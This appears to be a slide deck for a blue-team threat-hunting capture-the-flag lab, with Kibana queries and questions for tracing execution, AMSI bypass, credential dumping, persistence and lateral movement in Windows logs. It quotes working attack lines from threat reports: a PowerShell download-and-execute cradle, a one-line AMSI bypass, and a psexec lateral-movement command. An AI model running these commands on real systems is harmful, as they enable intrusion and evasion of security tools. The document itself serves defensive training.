


TTP Driven Threat Hunting


A blue team Capture the Flag designed to educate and inspire

Overview

- ▶ Hunt 1 - Execution / Scripting
- ▶ Hunt 2 - Execution
- ▶ Hunt 3 - Execution / Defense Evasion
- ▶ Hunt 4 - Security Software Discovery
- ▶ Hunt 5 - Disabling Security Tools
- ▶ Hunt 6 - Credential Dumping
- ▶ Hunt 7 - Persistence 1
- ▶ Hunt 8 - Persistence 2
- ▶ Hunt 9 - Lateral Movement

Getting Started

- ▶ Login creds for the VM
 - ▶ Username: ttp
 - ▶ Password: hunting
- ▶ Login creds for Kibana (HELK)
 - ▶ Username: helk
 - ▶ Password: hunting
- ▶ Kibana Tips
 - ▶ All exercises within the lab will be conducting with Discover
 - ▶ Make sure to change your index from the default to `logs-endpoint-*` to ensure you don't miss any results in your searches.
 - ▶ Use the `Selected fields` menu on the left to `add` fields to the display their values in the result window or else select the  pop-up icon from within the event details.



Refer to elastic here for more details: [Kibana](#)

Hunt 1

Tactic - Execution / Defense Evasion

Technique - User Execution (T1204) / Scripting (T1064)

Scripting

Adversaries may use scripts to aid in operations and perform multiple actions that would otherwise be manual. Scripting is useful for speeding up operational tasks and reducing the time required to gain access to critical resources. Some scripting languages may be used to bypass process monitoring mechanisms by directly interacting with the operating system at an API level instead of calling other programs. Common scripting languages for Windows include VBScript and PowerShell but could also be in the form of command-line batch scripts.

Xbash Combines Botnet, Ransomware, Coinmining in Worm that Targets Linux and Windows

This threat actor uses Xbash version that executes JavaScript/VBScript and invokes PowerShell to download a malicious PE executable or PE DLL file.

UNIT 42 Tag: Xbash

Source - <https://unit42.paloaltonetworks.com/unit42-xbash-combines-botnet-ransomware-coinmining-worm-targets-linux-windows/>



Launcher VBS

The **launcher_vbs** stager (`./lib/stagers/launcher_vbs.py`) generates a .VBS file that executes a one-liner stage0 launcher for an Empire agent. This can be executed in the background of a system with `C:\Windows\System32\WScript.exe /NoLogo /B launcher.vbs`.



Defense Evasion

Obfuscated Files or Information	31.28%
Scripting	30.40%

Hunt 1

Tactic - Execution

Technique - User Execution (T1204) / Scripting (T1064)

Hypothesis

The windows scripting host (WSH) is a flexible and feature rich administration tool which can be leverage by adversaries to evade detection or gain initial access.

wscript.exe spawning powershell.exe means you're probably going to have a bad day.

Analytic

event_id:1 and process_parent_name :wscript.exe and process_name:powershell.exe

Questions

1: At what date & time was the initial infection?

2: Which user executed the .vbs file and on which host?

3: What IP address was used by the C2 server?

Hint: Try using CyberChef (<https://gchq.github.io/CyberChef/>) to answer question #3 and look for the command line field that maintained it's case sensitivity.

Hunt 2

Tactic - Execution

Technique - PowerShell (T1086)

PowerShell

MITRE ATT&CK

PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system. [1] Adversaries can use PowerShell to perform a number of actions, including discovery of information and execution of code. Examples include the Start-Process cmdlet which can be used to run an executable and the Invoke-Command cmdlet which runs a command locally or on a remote computer.

Top-Tier Russian Organized Cybercrime Group Unveils Fileless Stealthy “PowerTrick” Backdoor for High-Value Targets

VITALI KREMEZ / JANUARY 9, 2020

SentinelLABS

```
Start-Process powershell.exe -ArgumentList "-nop","-WindowStyle","Hidden","-executionpolicy","bypass","-c","IEX ((new-object net.webclient).downloadstring('http://[redacted]/?x=[redacted]&a=ips'))" -WindowStyle
```



Lee Holmes @Lee_Holmes · Oct 12, 2015

Replying to @prattlesnake

@prattlesnake Invoke-Expression should usually be avoided: blogs.msdn.com/b/powershell/a...

Daniel Bohannon - FireEye APT - Walmart Sp4rkCon 2019 - Malicious Payloads vs Deep Visibility: A PowerShell Story

► <https://youtu.be/RxIXUauz02E?t=3073>

Establish Foothold

Execution

PowerShell	28.63%
Service Execution	28.19%
Scheduled Task	10.57%



Invoke-Expression considered harmful



PowerShell Team

June 3rd, 2011

Hunt 2

Tactic - Execution

Technique - Powershell (T1086) - Invoke-Expression

Hypothesis

Attackers will continue to use Powershell given its pervasiveness and utility. Although execution of PowerShell is common within an enterprise the use of the Invoke-Expression cmdlet is not.

Analytic

event_id:800

Questions

1: How many events occurred in total?

2: What is value of the 'log name' field?

Analytic

event_id:800 and "(invoke-expression)"

Questions

3: How many times was the invoke-expression cmdlet executed?

4: In the 'param3' field of the oldest event, what was the first recon command executed?

Hunt 3

Tactic - Defense Evasion / Execution (AWB)

Technique - Trusted Developer Utilities (T1127)

MSBuild



MSBuild.exe (Microsoft Build Engine) is a software build platform used by Visual Studio. It takes XML formatted project files that define requirements for building various platforms and configurations. ^[1]

Adversaries can use MSBuild to proxy execution of code through a trusted Windows utility. The inline task capability of MSBuild that was introduced in .NET version 4 allows for C# code to be inserted into the XML project file. ^[1] Inline Tasks MSBuild will compile and execute the inline task. MSBuild.exe is a signed Microsoft binary, so when it is used this way it can execute arbitrary code and bypass application whitelisting defenses that are configured to allow MSBuild.exe execution. ^[2]



TALOS

Building a bypass with MSBuild

Attackers see a few benefits when using the MSBuild engine to include malware in a source code format. This technique was discovered a few years ago and is well-documented by Casey Smith, whose proof of concept template is often used in the samples we collected.

- First of all, this technique can be used to bypass application whitelisting technologies such as Windows Applocker.
- Another benefit is that the code is compiled in memory so that no permanent files exist on the disk, which would otherwise raise a level of suspicion by the defenders.
- Finally, the attackers can employ various methods to obfuscate the payload, such as randomizing variable names or encrypting the payload with a key hosted on a remote site, which makes detection using traditional methods more challenging.

Hunt 3

Tactic - Defense Evasion / Execution (AWB)

Technique - Trusted Developer Utilities (T1127)

Hypothesis

Attacks will leverage any means of bypassing security controls which more and more involves some form of application whitelisting. Execution of MSBuild within an enterprise is not common occurrence and should be baselined.

Analytic

event_id:1 and "msbuild.exe"

Questions

1: What process spawned MSBuild.exe?

2: What is the name of the project file that MSBuild.exe used as input?

Hint: Use the answer to #2 to create a new search to answer the remain questions – wrap any wild cards in double quotes

3: From what IP address was that file downloaded?

4: What LOLBAS (living off the land binaries and scripts) was used to download it?

5: At what time was the file written to disk?

Hunt 4

Tactic - Discovery

Technique - Security Software Discovery (T1204)

Security Software Discovery

Adversaries may attempt to get a listing of security software, configurations, defensive tools, and sensors that are installed on the system. This may include things such as local firewall rules and anti-virus. Adversaries may use the information from [Security Software Discovery](#) during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions.

Post Exploitation Using WMIC (System Command)

Please, don't underestimate WMI power on this phase. It can be used as a legal RAT — especial WinRM and DCOM. Also with using WMI-objects we can get internal network **Reconnaissance** information:

- Host/OS information: Win32_ComputerSystem, Win32_OperatingSystem;
- File/directory listing: CIM_DataFile;
- Disk volume listing: Win32_Volume;
- Registry operations: StdRegProv;
- Running processes: Win32_Process;
- Service listing: Win32_Service;
- Event log: Win32_NtLogEvent;
- Logged on accounts: Win32_LoggedOnUser;
- Mounted shares: Win32_Share;
- Installed patches: Win32_QuickFixEngineering;

Internal Reconnaissance

Discovery

Security Software Discovery

7.49%



Hunt 4

Tactic - Discovery

Technique - Security Software Discovery (T1204)

Hypothesis

Wmic.exe or Powershell's ability to interact directly with WMI namespaces, providers and classes are two native methods to gain situational awareness

Adversaries need to conduct host based reconnaissance in order to gain situational awareness, specifically which anti-virus product is installed.

Analytic

"(Get-WmiObject)" and @timestamp : "2019-05-14"

**Add the followings fields via the 'available fields' menu by clicking  on the left under 

a.  b.  c. 

Questions

1: Which two event id's appear within the results of the search and which log_name do they belong to?

2: What are the WMI 'namespace' and 'class' values queried to determine the anti-virus software installed on hr001.shire.com

Bonus - Review the events returned from "(Get-WmiObject -class win32_operatingsystem)" and try running this cmdlet on your own host to see what data is returned. This is an example of [T1082](#)

Hunt 5

Tactic - Defense Evasion

Technique - Disabling Security Tools (T1089)

Disabling Security Tools **MITRE** ATT&CK

Adversaries may disable security tools to avoid possible detection of their tools and activities. This can take the form of killing security software or event logging processes, deleting Registry keys so that tools do not start at run time, or other methods to interfere with security scanning or event reporting.



Matt Graeber @mattifestation · May 24, 2016

```
[Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
```

4 27 93

Matt Graeber @mattifestation

AMSI bypass in a single tweet. :)

The Anti-Malware Scanning Interface (AMSI) can be leverage by AV (not just defender) to gain the ability to evaluate:

- User Account Control, or UAC (elevation of EXE, COM, MSI, or ActiveX installation)
- PowerShell (scripts, interactive use, and dynamic code evaluation)
- Windows Script Host (wscript.exe and cscript.exe)
- JavaScript and VBScript
- Office VBA macros

Defense Evasion	
Obfuscated Files or Information	31.28%
Scripting	30.40%
Indirect Command Execution	12.78%
File Deletion	10.57%
Software Packing	9.25%
Modify Registry	6.61%
Disabling Security Tools	5.73%



Hunt 5

Tactic - Defense Evasion

Technique -Disabling Security Tools (T1204)

Hypothesis

Threat actors will leverage any means of bypassing security controls. Being able to bypass AMSI allows for the use of “fileless malware”.

Analytic 1

event_id:800

Challenge

Determine an analytic that will return all event id 800 where the AMSI bypass found here <https://twitter.com/mattifestation/status/735261120487772160> was used.

Analytic 2

??

Questions:

#1: How many times was the AMSI bypass used within all event id 800?

#2: Which two event id's within this dataset provide visibility into the usage of the AMSI bypass?

Hunt 6

Tactic - Credential Access

Technique - Credential Dumping (T1003)

Credential Dumping

Credential dumping is the process of obtaining account login and password information, normally in the form of a hash or a clear text password, from the operating system and software. Credentials can then be used to perform Lateral Movement and access restricted information.

Dumping Lsass.exe to Disk Without Mimikatz and Extracting Credentials

<https://ired.team/offensive-security/credential-access-and-credential-dumping/dump-credentials-from-lsass-process-without-mimikatz>

For example, while some attacks have used the well-known credential dumping tool Mimikatz (it was part of the NotPetya malware's arsenal combined with the NSA's EternalBlue exploit), this [tool is likely to set off alarms](#) if it's downloaded on to a victim's network.

<https://www.zdnet.com/article/cybersecurity-this-is-how-microsoft-defender-atp-tackles-password-stealing-credential-dumping-attempts/>

Lateral Movement

Remote Desktop Protocol	18.94%
-------------------------	--------

Credential Access

Account Manipulation	10.13%
----------------------	--------

Credential Dumping	9.25%
--------------------	-------



Hunt 6

Tactic - Credential Access

Technique - Credential Dumping (via Taskmgr.exe)

Hypothesis

Given that attackers are still using interactive access to compromise organizations, they can use the built in ‘Create dump file’ feature to extract credential material from lsass.exe

Analytic

event_id:11 and "lsass*.dmp"

Questions

- # 1: What is Sysmon event ID 11?
- # 2: What process wrote the lsass.dmp file and at what time?

Explorer this analytic:

*event_id:10 and process_name:taskmgr.exe and *lsass* and @timestamp:"2019-10-27T05:45:39.859Z"*

- # 3: What is Sysmon event ID 10?
- # 4: Given the value of the ‘process_granted_access’ field, what process rights did taskmgr.exe have?
- # 5: Which DLL within the ‘process_call_trace’ field details looks like something related to debugging?

Process rights:

PROCESS_QUERY_LIMITED_INFORMATION	0x00001000
PROCESS_SUSPEND_RESUME	0x00000800
PROCESS_QUERY_INFORMATION	0x00000400
PROCESS_SET_INFORMATION	0x00000200
PROCESS_SET_QUOTA	0x00000100
PROCESS_CREATE_PROCESS	0x00000080
PROCESS_DUP_HANDLE	0x00000040
PROCESS_VM_WRITE	0x00000020
PROCESS_VM_READ	0x00000010
PROCESS_VM_OPERATION	0x00000008
PROCESS_SET_SESSIONID	0x00000004
PROCESS_CREATE_THREAD	0x00000002
PROCESS_TERMINATE	0x00000001
PROCESS_ALL_ACCESS [XP / 2k3]	0x001fffff
PROCESS_ALL_ACCESS [>= Vista / 2k8]	0x001ffffff

Integer (decimal)	Integer (hexadecimal)
2097151	0x001FFFFF

Hunt 7

Tactic - Persistence, Privilege Escalation, Execution

Technique - New Service (T1050) and Service Execution (T1035)

New Service

When operating systems boot up, they can start programs or applications called services that perform background system functions. ^[1] A service's configuration information, including the file path to the service's executable, is stored in the Windows Registry.

Adversaries may install a new service that can be configured to execute at startup by using utilities to interact with services or by directly modifying the Registry. The service name may be disguised by using a name from a related operating system or benign software with [Masquerading](#). Services may be created with administrator privileges but are executed under SYSTEM privileges, so an adversary may also use a service to escalate privileges from administrator to SYSTEM. Adversaries may also directly start services through [Service Execution](#).

On the Hunt for FIN7: Pursuing an Enigmatic and Evasive Global Criminal Operation

FIN7 Tactics, Techniques & Procedures (TTPs)

Establish Foothold	Persistence using Windows Services, Startup Directory	New Windows Services, new files in Startup directories
--------------------	---	--

Establish Foothold	
Execution	
PowerShell	28.63%
Service Execution	28.19%
Scheduled Task	10.57%



Hunt 7

Tactic - Persistence, Privilege Escalation, Execution

Technique - New Service (T1050) and Service Execution (T1035)

Hypothesis

Threat actors have been known to leverage Windows services for execution (including lateral movement), persistence and privilege escalation (Admin -> System). In order to find evil, baselining and identifying new services is important.

Analytic

event_id:4697

Questions

1: What does this event id signify?

2: What is the older version of this event id prior to Win10/Srv2016 and where is this event logged compared to the newer 4697 event?

3: Which event looks suspicious based on its 'service_image_path' value?

Let's investigate the events further based on the value of the 'service_image_path' to see how this service was created and what it's executing.

Hunt 7 - Continued

Tactic - Persistence, Privilege Escalation, Execution

Technique - New Service (T1050) and Service Execution (T1035)

Open a new discover window/tab  Discover and search for the IOC below.

Analytic

event_id:1 and "c:\\users\\pgustavo\\appdata\\roaming\\adobe\\flash player\\autoupdate.vbs"

Expand the event that occurred on May 14, 2019 @ 19:13:31.295

Questions

3: On which host did this process execute?

4: Which binary was executed?

5: As a result of this command, which computer was impacted? and how?

Review the remaining Sysmon event id 1 events to answer the following:

Bonus 1 – What process is responsible for the execution service executables (not .dlls) within Windows?

Bonus 2 – What were the processes that executed as a result of the service creation on hfdc01.shire.com


Hunt 8

Tactic - Persistence and Privilege Escalation

Technique - Scheduled Tasks (T1053)

Scheduled Task MITRE ATT&CK

Utilities such as `at` and `schtasks`, along with the Windows Task Scheduler, can be used to schedule programs or scripts to be executed at a date and time. A task can also be scheduled on a remote system, provided the proper authentication is met to use RPC and file and printer sharing is turned on. Scheduling a task on a remote system typically required being a member of the Administrators group on the remote system. ^[1]



Double Dragon
APT41, a dual espionage and cyber crime operation



Lateral Movement

APT41 uses multiple methods to perform lateral movement in an environment, including RDP sessions, using stolen credentials, adding accounts to User and Admin groups, and password brute-forcing utilities. The group will also use a compromised account to create scheduled tasks on systems or modify legitimate Windows services to install the HIGHNOON and SOGU backdoors.

Maintain Presence

To maintain presence, APT41 relies on backdoors, a Sticky Keys vulnerability, scheduled tasks, bootkits, rootkits, registry modifications, and creating or modifying startup files. APT41 has also been observed modifying firewall rules to enable file and printer sharing to allow for inbound Server Message Block (SMB) traffic.

Establish Foothold

Execution

PowerShell	28.63%
Service Execution	28.19%
Scheduled Task	10.57%



Hunt 8

Tactic - Persistence and Privilege Escalation

Technique - Scheduled Tasks (T1053)

Hypothesis

The creation of a scheduled task is a popular method for persistence used by adversaries. Process command line, security events and registry & file creations are data sources that can be used to be notified of scheduled task creation.

Analytic

event_id:4698

Questions

1: What is event id 4698?

2: What Windows advanced audit policy subcategory needs to be enabled to log such events?

3: What is the name of the scheduled task?

Let's use the name of the scheduled task as a method to determine what process created it and where the badness originated

Hunt 8 - Continued

Tactic - Persistence and Privilege Escalation

Technique - Scheduled Tasks (T1053)

Hypothesis

The creation of a scheduled task is a popular method for persistence used by adversaries. Process command line, security events and registry & file creations are data sources that can be used to be notified of scheduled task creation.

Analytic

event_id:1 and "*resume viewer update checker*"

Questions

1: Which binary/process was used to create the scheduled task?

2: What was the parent process chain that resulted in the creation of the task?

#3: What process/binary was responsible for the source of the initial Powershell process that amongst other things created the scheduled task?

Hunt 9

Tactic - Lateral Movement

Technique - Remote File Copy (T1105) & Windows Admin Shares (T1077)

Remote File Copy **MITRE** ATT&CK

Files may be copied from one system to another to stage adversary tools or other files over the course of an operation. Files may be copied from an external adversary-controlled system through the Command and Control channel to bring tools into the victim network or through alternate protocols with another tool such as [FTP](#). Files can also be copied over on Mac and Linux with native tools like `scp`, `rsync`, and `sftp`.

Windows Admin Shares **MITRE** ATT&CK

Windows systems have hidden network shares that are accessible only to administrators and provide the ability for remote file copy and other administrative functions. Example network shares include `C$`, `ADMIN$`, and `IPC$`.

FIN6

Figure 11.
Strings from
deployment BAT
files.

```
start copy svchost.exe \\10.1.1.1\c$\windows\temp\start psexec.exe \\10.1.1.1  
-u domain\domainadmin -p "password" -d -h -r mstdc -s -accepteula -nobanner  
c:\windows\temp\svchost.exe
```

Lateral Movement

Remote Desktop Protocol	18.94%
Remote File Copy	10.57%
Remote Services	2.20%
Windows Admin Shares	1.32%



Hunt 9

Tactic - Lateral Movement

Technique - Windows Admin Shares (T1077)

Hypothesis

Admin shares provide a means to propagate malware or retrieve the output of scripts etc.

Use of admin shares should be baselined and reviewed regularly.

Analytic

event_id:5145 and "\\autoupdate.vbs"

Questions

1: Which field within the 5145 event tells you that this file was written to disk and not just accessed/read?

2: What Sysmon event id can provide the same information, but applies to file written anywhere on disk and not just file shares?

#3: What user and process and command triggered the event id 11/5145 on hfdc01.shire.com ?